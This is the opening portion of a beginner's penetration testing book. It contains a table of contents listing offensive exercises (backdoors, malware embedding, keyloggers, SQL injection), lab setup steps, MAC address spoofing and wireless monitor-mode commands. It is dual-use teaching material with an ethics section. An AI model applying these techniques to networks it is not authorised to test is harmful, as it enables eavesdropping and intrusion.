S_E_Oblako

# PENETRATION TESTING

## STEP-BY-STEP GUIDE

## SECOND EDITION

Beginners Practical guide to ethical hacking and Penetration testing

https://t.me/learningnets

S_E_Oblako

# PENETRATION TESTING STEP BY STEP GUIDE

Second Edition

Radhi Shatob

https://t.me/learningnets

Copyright © 2021, Radhi Shatob
All rights reserved. No part of this book may be reproduced in any form or by and electronic or mechanical means, including information storage and retrieval systems, without permission in writing form the publisher, except by reviewers, who may quote brief passages in review.

ISBN 978-1-9995412-5-5 (Electronic Book)
ISBN 978-1-9995412-4-8(Book)

https://t.me/learningnets

This page is left Blank

https://t.me/learningnets

# Contents


**1. Lab Setup preparations**

1.1. Lab setup:

1.2. Install VirtualBox software

1.3. Installation of Attacker Machine (Kali Linux)

1.4. Installation of Victim-1 Machine (Metasploitable)

1.5. Installation of Victim- 2 machine (windows 10)

1.6. Install VBox Extension Pack and Guest addition

1.7. USB Wi-Fi Adpator

**2. Wi-Fi Penetration Testing**

2.1. Putting card in monitor mode

2.3. Sniffing specific AP

2.4. De-authentication attacks

2.5. WEP encrypted networks crack

2.6. WPA Encrypted Network crack

2.7. EAPOL protocol

2.8. Fake access Point

2.9. Securing Wireless Network

**3. Post Connection Attacks**

3.1. Network discovering

3.2. Using NMAP tool

3.3. Man in the Middle Attacks (MiTM)

3.4. ARP Spoofing

3.5. MiTM with Bettercap tool

3.6. MITM DNS Spoofing

3.7. MiTM Java code injection


https://t.me/learningnets

3.8. MIMT Attack in Real Network
3.9. Detecting ARP storms by Wireshark
3.10. Preventing ARP Poisoning

**4. Gaining Access (Server Side)**

4.1. Server-Side attacks
4.2. Exploiting Basic vulnerability
4.3. Code Execution vulnerabilities

**5. Vulnerability Scanning**

5.1. Basic Vulnerability detection methods
5.2. Vulnerability Scanning software
5.3. Vulnerability Database
5.4. Vulnerability Management with Nexpose
5.5. Starting and Configuration Nexpose
5.6. Nexpose Reports Analysis
5.7. Other Nexpose functions

**6. Gaining Access (Client Site Attacks)**

6.1. Using Veil Evasion Framework
6.2. Installing Veil 3.1 In Kali Linux
6.3. How Anti-Malware work
6.4. Listening to incoming connectios
6.5. Delivery Method
6.6. Control hacked Devices with  Kage Tool
6.7. Embedding Malware into PDF and JPG files
6.8. Protecting against smart delivery methods

**7. Post exploitation**

7.1. Metasploit meterpreter commands
7.2. Process impersonation

https://t.me/learningnets

7.3. Controlling Victim file system
7.4. Maintaining Access
7.5. Key-logger and screenshots

**8. Social Engineering**
8.1. Maltego
8.2. Email spoofing

**9. Browser exploitation**
9.1. Using BeEF to send backdoor
9.2. Hooking up a Mobile phone

**10. Detecting Trojans**
10.1. How Trojans works
10.2. Trojan Types
10.3. Protect against Trojans
10.4. Manual Trojans detection
10.5. Using Sandbox

**11. Gaining access in real network**
11.1. Configuring the router

**12. Website penetration testing**
12.1. Website (web Applications) components
12.2. Website Information Gathering
12.3. Discovering websites in the same Server
12.4. Subdomains
12.5. Finding Files and Directories
12.6. File uploads, code execution and file exclusion
12.7. Preventing above vulnerabilities

**13. SQL injection**

https://t.me/learningnets

13.1. Discovering SQL injection
13.2. Injecting a code in webpage
13.3. Discovering SQL injection in GET
13.4. Reading Database Information:
13.5. Read/write files using SQL vulnerability
13.6. Using Sqlmap tool
13.7. Protection from SQL injection

**14. Cross Site Scripting XSS**

14.1. Discovering XSS vulnerabilities
14.2. Stored XSS vulnerabilities
14.3. Injecting BeEF hook as a stored XSS
14.4. Preventing XSS Vulnerability

**15. OWASP ZAP Web Site Penetration testing tool**

15.1. Scanning Websites using OWASP-ZAP tool

**16. Mobile phone penetration testing**

16.1. Introduction
16.2. Mobile phone attack vectors
16.3. Outcomes of attack vectors
16.4. Mobile phone attack lifecycle
16.5. App Stores
16.6. Introduction Android OS
16.7. Android Authentication (screen lock)
16.8. Introduction to Apple iOS
16.9. iOS Authentication (screen lock)
16.10. Mobile Application Penetration Testing

**17. Appendix 1: Realtek Driver update**

**18. Appendix2: Glossary**

https://t.me/learningnets

# Index of Pen-Tests Exercises

Exercise 1: Putting wireless card in Monitor mode
Exercise 2: Over the air wireless data capture
Exercise 3: Sniffing Specific Access Point
Exercise 4: De-authentication Attack
Exercise 5: WEP Encryption cracking procedure
Exercise 6: Cracking WPA using WPS feature
Exercise 7: Cracking WPA by capturing handshaking
Exercise 8 Creating Fake Access point using Wifipumpkin3
Exercise 9: Using Network Discovery tool  netdiscover
Exercise 10: Using Network discovery tool arp-scan
Exercise 11: using Nmap
Exercise 12: ARP Spoofing using arpspoof tool
Exercise 13: Installing Bettercap tool
Exercise 14: ARP Spoofing with Bettercap
Exercise 15: Intercepting HTTP traffic with Bettercap
Exercise 16: Automating Bettercap attacks using Caplets
Exercise 17: SSL Stripping
Exercise 18: DNS Spoofing
Exercise 19: MITM -Java Code injection
Exercise 20: Detecting ARP storms with Wireshark
Exercise 21: Basic Information Gathering using Zenmap
Exercise 22: Exploit RSH client vulnerability
Exercise 23: Exploit Ftp vulnerability
Exercise 24: Exploiting Code Execution Vulnerability
Exercise 25: Vulnerability Management – installing Nexpose
Exercise 26: Running Nexpose
Exercise 27: Nexpose Analysis and Report Generating
Exercise 28: Client-Side Attacks – Installing Veil Evasion
Exercise 29: Creating Backdoor malware
Exercise 30: Setup Hacker machine to listen to Incoming connection
Exercise 31: Malware Basic Delivery Method
Exercise 32: Creating Encrypted backdoor
Exercise 33: Using Metasploit GUI Kage
Exercise 34 Embedding Malware into PDF file
Exercise 35 Embedding Malware inside image file

https://t.me/learningnets

Exercise 36: Post Exploitation
Exercise 37: Controlling victim file system
Exercise 38: Maintaining Access using persistence mode
Exercise 39: Setting up Key-logger
Exercise 40: Running Maltego Tool
Exercise 41: Email Spoofing using Sendinblue server
Exercise 42: Browser Exploitation with BeEF
Exercise 43: Hacking Windows 10 using BeEF
Exercise 44: Gaining Access in Real Networks
Exercise 45: Web Site Information gathering
Exercise 46: Discovering Subdomains with Knock Tool
Exercise 47: Finding Files and Directories
Exercise 48: File Upload
Exercise 49: Remote Code Execution
Exercise 50: File Inclusion
Exercise 51: Remote File inclusion
Exercise 52: Logging to Database
Exercise 53: Breaking a webpage
Exercise 54: Injecting Code into Webpage
Exercise 55: Login as Admin without a password
Exercise 56: Discovering SQL injection vulnerability with GET
Exercise 57: Reading and Extracting Data from Website
Exercise 58: Reading and writing files using SQL vulnerability
Exercise 59: Using Sqlmap tool
Exercise 60: Example of Reflected XSS
Exercise 61: Example of Stored XSS
Exercise 62: Injecting BeEF hook as stored XSS
Exercise 63: Running OWASP ZAP
Exercise 64: Start Website scan
Exercise 65: Scan Analysis
Exercise 66: Setting up Android testing environment
Exercise 67: Connecting a Physical android Phone to ADB tool
Exercise 68: Downloading a file or folder from Phone to PC
Exercise 69: Installing APK files into Android Virtual machine
Exercise 70: Getting Mobile App username and password
Exercise 71: Mobile App SQL injection
Exercise 72: Reading SQLite database in Android Phone

https://t.me/learningnets

Exercise 73: Hacking Real Android phone

https://t.me/learningnets

# Preface

Penetration testing is the practice of penetrating networks, systems, and applications to find vulnerabilities that hackers may use to infiltrate the system and cause damage to the business. Penetration tests require hackers, either a single skilled hacker or a team of hackers, to probe the network and systems to access to the business data and information. The business's information security department is then informed by official report of the vulnerabilities.

To meet some information security standards, businesses are required to perform penetration tastings on a regular basis in order to keep certified by the standard. For example, Payment Card Industry Data Security Standard (PCI DSS) requires a yearly penetration test to be done by the businesses to maintain certification. The demand for skilled penetration testers extremely high and it will be higher in the coming years.

This book is intended for people who have no prior knowledge of penetration testing, ethical hacking and would like to enter the field. This is not a theoretical book but a practical step by step guide to penetration testing that teaches the techniques and tools that real hackers use to hack networks and exploit vulnerabilities. The guide is based in Kali Linux and other tools that real hackers use. This guide assumes that readers have no knowledge Kali Linux and teaches you through penetration testing exercises. This guide covers the all the phases of penetrations testing starting from reconnaissance, scanning, gaining access, maintaining assess and covering tracks. The main feature of the guide will be 73 Pen-tests exercises that cover wireless and Wi-Fi penetration testing, client side penetration testing, server side penetration testing, creating and delivering malware, social engineering, email spoofing ,complete web penetration testing and Mobile phones penetration testing. I hope you find this guide helpful and insightful as you learn more about penetration testing.

Radhi Shatob

https://t.me/learningnets

# Who is this Book for?

This book is a hands-on guide, it is for anyone interested in Information security and wanted to know how hackers hack systems, what tool they use and how they do information gathering about their target. This book is aimed at people who are new to the world of ethical hacking and penetration testing, it is for those with little or no previous experience and not sure where to begin. However, this book is also good for Information Security Managers and Information Technology managers in general who want to understand what the threats to their systems, what tools hackers use and what measures they need to take in order to protect their systems and networks.

This Book goes straight to the point of hacking and does not go in detail in the theoretical aspects, it is a practical hands on guide that explains in easy to follow instructions, how to setup up testing environment and how to do each penetration test. It lists the steps and guide the user about the commands needed and show the expected results in screen shots for each exercise. At the end of this book not only you will gain the knowledge about how to perform penetration testing, but also you will know how to use Kali Linux and Linux in general, because the book assume the reader has no prior knowledge in Kali Linux which the main operation system of Penetration testing.

https://t.me/learningnets

# White Hat ethical hacker Ethics

This book teaches you to be a penetration tester in other word a white hat ethical hacker. The exercises listed in this book can be very harmful and illegal to do in real environment without prior permission to conduct such activities against any information system, network or normal client who use computing devices.

- Do not be malicious.
- Do not use skills learned in illegal activities.
- If you are doing Penetration testing for external Client, keep all data gathered during the penetration testing confidential and do not not reveal the Data to anyone without the consent of the client.
- Do not use computer to harm or interfere with other people’s work.

Neither the author of this book, nor the publisher encourage the misuse of the penetration testing exercises listed in this book.

https://t.me/learningnets

# 1
# LAB SETUP

This chapter will guide readers in setting up the environment, so they will be able to do all the Exercises in the following chapters, assuming you have a laptop with minimum 8G RAM and 64 G Disk space (Windows or Mac). The chapter will guide you through the installation of Oracle Virtual Box software, Kali Linux virtual machine, Windows 10 virtual machine and Ubuntu Linux machine that has vulnerabilities, also the guide will explain the Wireless card setup with the host and Kali Linux.

https://t.me/learningnets

# 1. Lab Setup preparations

To do all the labs in this training course, you need to have the following:

- Windows or mac (host machine) with minimum 8G Ram (16G RAM is recommended)
- Minimum 80G disk space. (250G is recommended for the host machine)
- The lab will depend on installation of three virtual machines.

## 1.1. Lab setup:

- Laptop (host machine)
- Installation of VirtualBox
- Installation of Attacker Virtual machine Kali Linux
- Installation of victim machine 1: Virtual Metasploitable (Ubuntu Linux machine)
- Installation of victim machine 2: Virtual Windows 10
- Need External USB Wi-Fi card that compatible with host machine and Kali Linux to do wireless penetration labs

## 1.2. Install VirtualBox software

- You will need Windows or Mac machine with minimum 8G Ram and 64G Free disk space.
- Download VirtualBox software from the following link: https://www.virtualbox.org/wiki/downloads
- Install VirtualBox software.

**Note**

Virtualization must be enabled in the laptop BOIS to run 64-bit virtual machines inside VirtualBox.

## 1.3. Installation of Attacker Machine (Kali Linux)

- To install Kali Linux image, go to (https://www.kali.org/downloads/).
- Download Kali Linux 64-bit VirtualBox (Image for Virtual Box).
- Double click the downloaded file and it will install itself under VB software.
- Give Kali 4G Ram and at least 20G Disk space.

## 1.4. Installation of Victim-1 Machine (Metasploitable)

https://t.me/learningnets

Metasploitable is a vulnerable Linux distro made by Rapid7. This OS contains several vulnerabilities. It is designed for pen testers to try and hack. Rapid 7 offer this software for free for the Penetration testers community, they just need to register with Rapid 7 and then download the Metasplotable virtual machine.

You can download Metasploitable from the following link:

- https://information.rapid7.com/metasploitable-download.html

- to install Metasploitable in VirtualBox (Vbox):

  - In Vbox click on New.
  - Give it a Name, Type= Linux, Version= Ubuntu 64k.
  - Next and give it 512 M Ram or 1 G ram then Next.
  - Choose “Use an existing virtual hard disk file “.

    - Go to the Metasploitable file location and choose .vmdk file.

## 1.5. Installation of Victim- 2 machine (windows 10)

We will also install a normal windows 10 machine as a victim, we will be running our attacks against this machine.
Microsoft has released several windows virtual machines that can be downloaded from the following link

- https://developer.microsoft.com/en-us/microsoft-edge/tools/vms
- download Win10.0va file.
- right click the file and choose open with Virtual box.
- Agree on import setting.

## 1.6. Install VBox Extension Pack and Guest addition

After the installation of the three machines, we need to install VirtualBox extension pack that allow you to share files between host machine and virtual machines and resize of the virtual machine screen and other options that make working with virtual machines easy.
download extension pack and install from
https://www.virtualbox.org/wiki/downloads
After finishing installing Virtual machines and for Better integration with host desktop and mouse install VB guest addition, so the following link for

https://t.me/learningnets

more info about installing guest addition.
https://docs.oracle.com/cd/E36500_01/E36502/html/qs-guest-additions.html

for Kali Guest addition follow the following procedure:

In Kali machine open Terminal and enter the following commands:


```
#apt purge virtualbox-guest-x11
#apt autoremove --purge
#reboot
#apt update
#apt dist-upgrade
#reboot
#apt update
#apt install -y virtualbox-guest-x11
#reboot
```

**Note**
Oracle keep changing the location of the Extension Pack and Guest Edition in their website.


https://t.me/learningnets

**Configure NAT in Virtual Box**

- Normally Virtual machines are isolated from each other and cannot directly communicate with each other.
- Create NAT network in VirtualBox to allow virtual machines communications.
- In Windows or MAC to create NAT network go to Virtual Box File/Preferences/ Network/add New NAT Network.




- Right click the VMs, go to setting, Network, and choose NAT network as follow




Do this step for all machines.

**Updating Kali Linux**

- Open VirtualBox and start Kali Linux and login as:
- User: kali
- Password: kali
- Open terminal and type the following commands:

#sudo apt-get update

#sudo apt-get install terminator (terminal software more flexible than the build in terminal software)

#sudo apt-get upgrade


To avoid typing sudo each time you enter a command, login as root but first you should setup password for the root account, the following procedure show how to setup a root password

1. Login as **kali/kali**
2. Type **#sudo su** and enter Kali password




3. At the root account type #passwd
4. Enter a password such as toor

https://t.me/learningnets




Logout Kali and log back in as root/toor

https://t.me/learningnets




## 1.7. USB Wi-Fi Adpator

Wi-Fi USB adaptor is a wireless card that will be used in Kali Linux Wireless training to monitor and inject packets over the air. The build-in wireless cards are unmanaged cards and cannot monitor the available Wi-Fi access point on the air.

Most of the USB wireless cards that used to work smoothly with Kali Linux until the introduction of Kali 2020 which have Linux kernel 5.4.

In Kali 2020.2 do the following to install new drivers for the cards:

- Check the card chipset using command

#airmon-ng

- If the chipset is Ralink then

#apt install firmware-ralink

https://t.me/learningnets

```
root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070
```

- If the chipset is Realtek then follow the procedure in Appendix 1











Some of the USB Wi-Fi cards that tested with Kali-Linux 2020.2

https://t.me/learningnets

## Attaching Card to Kali Linux


To attach the card to Kali virtual machine, see the screenshot below.

- The card should be connected to host
- In Virtual Box highlight Kali machine, then click Setting /USB
- If the card does not appear, click the + to add the card




## Starting Wireless Network Card

- Unplug the card
- Start Kali
- Plug the card again – if the card working green light should be flashing in the USB Icon on kali




- **Type** #iwconfig

```
root@kali:~/Desktop# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.462 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@kali:~/Desktop#
```

## Changing mac address

```
root@kali:~/Desktop# ifconfig wlan0 down
root@kali:~/Desktop# macchanger --random wlan0
Current MAC:   da:0d:e4:50:34:e4 (unknown)
Permanent MAC: e8:4e:06:56:37:fd (EDUP INTERNATIONAL (HK) CO., LTD)
New MAC:       5e:49:59:c8:fb:78 (unknown)
root@kali:~/Desktop#
```

Commands:
#ifconfig wlan0 down
#macchanger --random wlan0
#ifconfig wlan0

https://t.me/learningnets

# 2
# Wi-Fi Penetration Testing

In this chapter you will learn how to use special wireless card to collect packets off the air and monitor Wi-Fi traffic plus cracking WEP and WPA WI-FI encrypted networks also you will learn how to make a fake access point and collects Packets that passing through your access point. At the end of the chapter there is guide on how to protect wireless Wi-Fi network from such attacks

https://t.me/learningnets

## 2. Wi-Fi Penetration Testing

Wi-Fi or wireless penetration testing is an important aspect of any security audit project, organizations are facing serious threats from their insecure Wi-Fi network. A compromised Wi-Fi puts the entire network at risks. In this section we are going to run many exercises to see Wi-Fi traffic off the air, de-authenticate legitimate users from Wi-Fi connection, setting up Fake Access point and lure people to it, crack WEP and WPA

### 2.1. Putting card in monitor mode

### Exercise 1: Putting wireless card in Monitor mode

1. Start Kali Linux VM
2. Check Kali version


**# grep VERSION /etc/os-release**




**3.** To see what Kernel version, type

**#hostnamectl**

Putting card in to monitor mode will allow it to capture any packets off the air, even packets not directed to its mac address




https://t.me/learningnets

**Card Mode - Managed**: if the card mode is managed, it will only can see the packets that targeted the card mac address or broadcast, to make the card to see all packets in the air it has to be changed to monitor mode.

4. Changing the Card to Monitor Mode:

**#iwconfig**
**#ifconfig wlan0 down**
**#airmon-ng start wlan0**

```
root@kali:~# iwconfig
eth0      no wireless extensions.

lo        no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
